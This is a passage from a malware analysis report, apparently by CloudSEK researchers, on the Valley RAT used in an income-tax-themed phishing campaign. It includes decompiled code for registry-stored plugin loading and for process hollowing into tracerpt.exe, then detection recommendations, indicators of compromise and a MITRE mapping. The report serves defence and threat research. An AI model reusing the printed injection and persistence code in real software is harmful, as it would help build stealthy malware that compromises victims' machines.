    qmemcpy(&dst_, dst_1, 0xA44u);
    lpAddress = VirtualAlloc(0, Size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    memcpy_0(lpAddress, dst_1 + 2628, Size);
  }
  hKey_1 = hKey;
}
RegCloseKey(phkResult);
ArgList_1 = ArgLista;
```

Valley RAT implements a modular plugin architecture that enables dynamic capability extension through registry-based persistence. The malware stores downloaded plugins in HKCU\Console\0\d33f351a4aeea5e608853d1a56661059 a registry value name **consistent with Valley RAT's established fingerprint**, following the MD5 hash naming convention observed across multiple Valley RAT campaigns. The plugin manager operates in two modes: it either receives modules from the C2 server, allocates executable memory with PAGE_EXECUTE_READWRITE permissions, and persists the 2628-byte configuration plus payload code to the registry as REG_BINARY data, or it retrieves previously stored plugins from the registry, validates them against a hardcoded signature, and spawns execution threads.

Each plugin includes a magic byte guard (0xC9) to prevent double-execution. This architecture allows Silver Fox operators to deploy specialized capabilities such as advanced keylogging, credential harvesting, or lateral movement modules on-demand to compromised systems, with automatic persistence across reboots through registry storage.


```
GetSystemDirectoryA(Buffer, 0xFFu);
Buffer[3] = 0;
sub_4059F0("%s%s", Buffer, "Windows\\SysWOW64\\tracerpt.exe");
if ( GetFileAttributesA(Buffer) == -1 )
{
  Buffer[3] = 0;
  sub_4059F0("%s%s", Buffer, "Windows\\System32\\tracerpt.exe");
}
result = CreateProcessA(Buffer, 0, 0, 0, 0, CREATE_SUSPENDED, 0, 0, &StartupInfo, lpProcessInformation);
if ( result )
{
  lpBaseAddress = VirtualAllocEx(
                    lpProcessInformation->hProcess,
                    0,
                    dwSize,
                    MEM_COMMIT | MEM_RESERVE,
                    PAGE_EXECUTE_READWRITE);
  if ( lpBaseAddress
    && WriteProcessMemory(lpProcessInformation->hProcess, lpBaseAddress, lpBuffer, dwSize, 0)
    && (hThread = lpProcessInformation->hThread, Context.ContextFlags = 65543, GetThreadContext(hThread, &Context))
    && (hThread_1 = lpProcessInformation->hThread,
        Context.Eip = (DWORD)lpBaseAddress,
        SetThreadContext(hThread_1, &Context)) )
  {
    ResumeThread(lpProcessInformation->hThread);
    return 1;
```

Tracerpt Injection


After downloading plugins from the C2 server, Valley RAT injects them into tracerpt.exe, a legitimate signed Microsoft utility, using the same process hollowing. The malware creates the process in a suspended state, injects the plugin code into its memory, and redirects execution to the malicious payload. Before injection, it patches the plugin with the same 4768-byte configuration containing C2 addresses and feature flags analyzed earlier.

Pivoting


Let’s start with the C2 embedded within the decoy document “ggwk[.]cc”.



The C2 has 2 different titles over time, all of them in-line with the Income-tax-themed phishing lure, both from the same ASN. However, there's a common denominator - the favicon.



We found 10+ domains that share the same favicon. If we look at the http response titles, we can see that all the titles are Income-tax-themed. The results can be validated against VT to discover additional samples from this campaign. **Refer to the IOCs section below.**



Diamond Model

Impact

- ***High* risk of long-term undetected compromise:** Registry-resident plugins and delayed beaconing allow the RAT to survive reboots while remaining low-noise.
- **Dynamic threat evolution post-infection:** Attackers can upgrade capabilities (keylogging, credential theft, lateral movement) without taking initial access again or malware redeployment.
- **Infrastructure-based blocking is brittle:** Tiered C2 failover and protocol switching reduce the effectiveness of static IP/domain blocking.
- **Reduced visibility for incident response:** In-memory execution combined with registry-based persistence complicates timeline reconstruction and malware eradication.
- **Elevated data security risk:** On-demand module delivery enables targeted credential harvesting and surveillance tailored to victim role and value.

Recommendations

- **Monitor registry abuse as a persistence layer:**
  Alert on executable REG_BINARY blobs and anomalous values under non-standard paths such as HKCU\Console*, especially those written by user processes.
- **Detect multi-tier C2 logic, not just domains:**
  Build detections for retry-heavy outbound connections, protocol switching (HTTP ↔ raw TCP), delayed first beacon, and repeated failures followed by fallback behavior.
- **Instrument memory-permission anomalies:**
  Alert on processes allocating PAGE_EXECUTE_READWRITE memory followed by thread creation, particularly inside explorer.exe.
- **Hunt for signed binary + local DLL load patterns:**
  Correlate execution of signed binaries from temp directories with unsigned DLL loads and immediate child thread creation.
- **Treat RAT feature enablement as an alerting signal:** Monitor sudden activation of keylogging APIs, interactive shell behavior, or file transfer operations within long-running, previously quiet processes.

Appendix

IOCs

Indicator Type	Indicator	Comments
Sha256 Hash	77ea62ff74a66f61a511eb6b6edac20be9822fa9cc1e7354a8cd6379c7b9d2d2	Stage 1
Sha256 Hash	fa388a6cdd28ad5dd83acd674483828251f21cbefaa801e839ba39af24a6ac19	Stage 2
Sha256 Hash	f74017b406e993bea5212615febe23198b09ecd73ab79411a9f6571ba1f94cfa	Stage 3
Sha256 Hash	068e49e734c2c7be4fb3f01a40bb8beb2d5f4677872fabbced7741245a7ea97c	Stage 4
Domain	ggwk[.]cc	Embedded Domain Within Decoy Attachment

Indicator Type	Indicator	Comments
Domain	b[.]yuxuanow[.]top	Shellcode C2
IP	45.207.231[.]94	Resolution from ggwk[.]cc
IP	103.20.195[.]147	Resolution from b[.]yuxuanow[.]top

Silver Fox Infrastructure Found After Pivoting

Indicator Type	Indicator	IP Address
Domain	itdd[.]club	45.207.231[.]107
Domain	xzghjec[.]com	8.217.9[.]165
Domain	gov-a[.]work	160.124.9[.]103
Domain	gov-a[.]fit	160.124.9[.]103
Domain	gvo-b[.]club	160.124.9[.]103
Domain	gov-c[.]club	160.124.9[.]103
Domain	gov-a[.]club	160.124.9[.]103
Domain	govk[.]club	160.124.9[.]103
Domain	dingtalki[.]cn	47.239.225[.]43
Domain	hhiioo[.]cn	43.100.22[.]158
Domain	kkyui[.]club	43.100.22[.]158
Domain	hhimm[.]work	43.100.22[.]158
Domain	swjc2025bjkb[.]cn	43.100.123[.]207
Domain	2025swmm[.]cn	43.100.123[.]207

Indicator Type	Indicator	IP Address
Domain	hhiioo[.]work	43.100.63[.]145


MITRE Mapping

ATT&CK Tactic	Technique ID	Technique Name	Evidence from Report
Initial Access	T1566.001	Phishing: Spearphishing Attachment	Income-tax themed PDF delivered via email
Initial Access	T1204.002	User Execution: Malicious File	User opens PDF leading to payload download
Execution	T1059	Command and Scripting Interpreter	NSIS installer-driven execution logic
Execution	T1106	Native API	Use of GetTempPathA, VirtualAllocEx, WriteProcessMemory
Execution	T1129	Shared Modules	Signed Thunder.exe loads malicious DLL
Execution	T1620	Reflective Code Loading	Donut-generated shellcode executed entirely from memory
Persistence	T1547.001	Registry Run Keys / Startup Folder	Registry-stored plugins persist across reboots
Persistence	T1112	Modify Registry	Configuration and plugins stored as REG_BINARY values
Defense Evasion	T1574.001	DLL Search Order Hijacking	Malicious libexpat.dll loaded from writable directory
Defense Evasion	T1218	Signed Binary Proxy Execution	Abuse of digitally signed third-party binary
Defense Evasion	T1027	Obfuscated Files or Information	Encrypted payload (box.ini) decrypted at runtime
Defense Evasion	T1497	Virtualization/Sandbox Evasion	Anti-debugging, resource checks, sandbox detection
Defense Evasion	T1562.001	Disable or Modify Tools	Stops Windows Update service (wuauserv)
Discovery	T1057	Process Discovery	Enumerates processes to detect analysis tools

ATT&CK Tactic	Technique ID	Technique Name	Evidence from Report
Discovery	T1082	System Information Discovery	System resource and environment checks
Command and Control	T1071.001	Web Protocols	HTTP/HTTPS C2 communication
Command and Control	T1095	Non-Application Layer Protocol	Raw TCP socket C2 supported via t* flags
Command and Control	T1105	Ingress Tool Transfer	Plugins and modules delivered from C2
Command and Control	T1573	Encrypted Channel	Encrypted configuration and payloads
Command and Control	T1008	Fallback Channels	Three-tier C2 with failover after connection failures
Command and Control	T1041	Exfiltration Over C2 Channel	Keylogging and command responses sent over C2
Collection	T1056.001	Input Capture: Keylogging	Keylogger enabled via kl feature flag
Impact	T1489	Service Stop	Windows Update service disabled


References

- *Intelligence source and information reliability - Wikipedia
- #Traffic Light Protocol - Wikipedia
- https://x.com/malwrhunterteam/status/2002002468612280755
- https://archive.ph/TJFVy
- Valley RAT
- https://www.seqrite.com/blog/indian-income-tax-themed-phishing-campaign-targets-local-businesses/



Prajwal Awasthi

Prajwal is a Malware Analyst at Cloudsek, specializing in reverse engineering and threat intelligence. He focuses on uncovering new threats through malware research, with a background in Offensive Security and Windows Internals.



Koushik Pal

Threat Researcher at CloudSEK, specializing in digital forensics, incident response, and adversary hunting to uncover attacker motives, methods, and operations.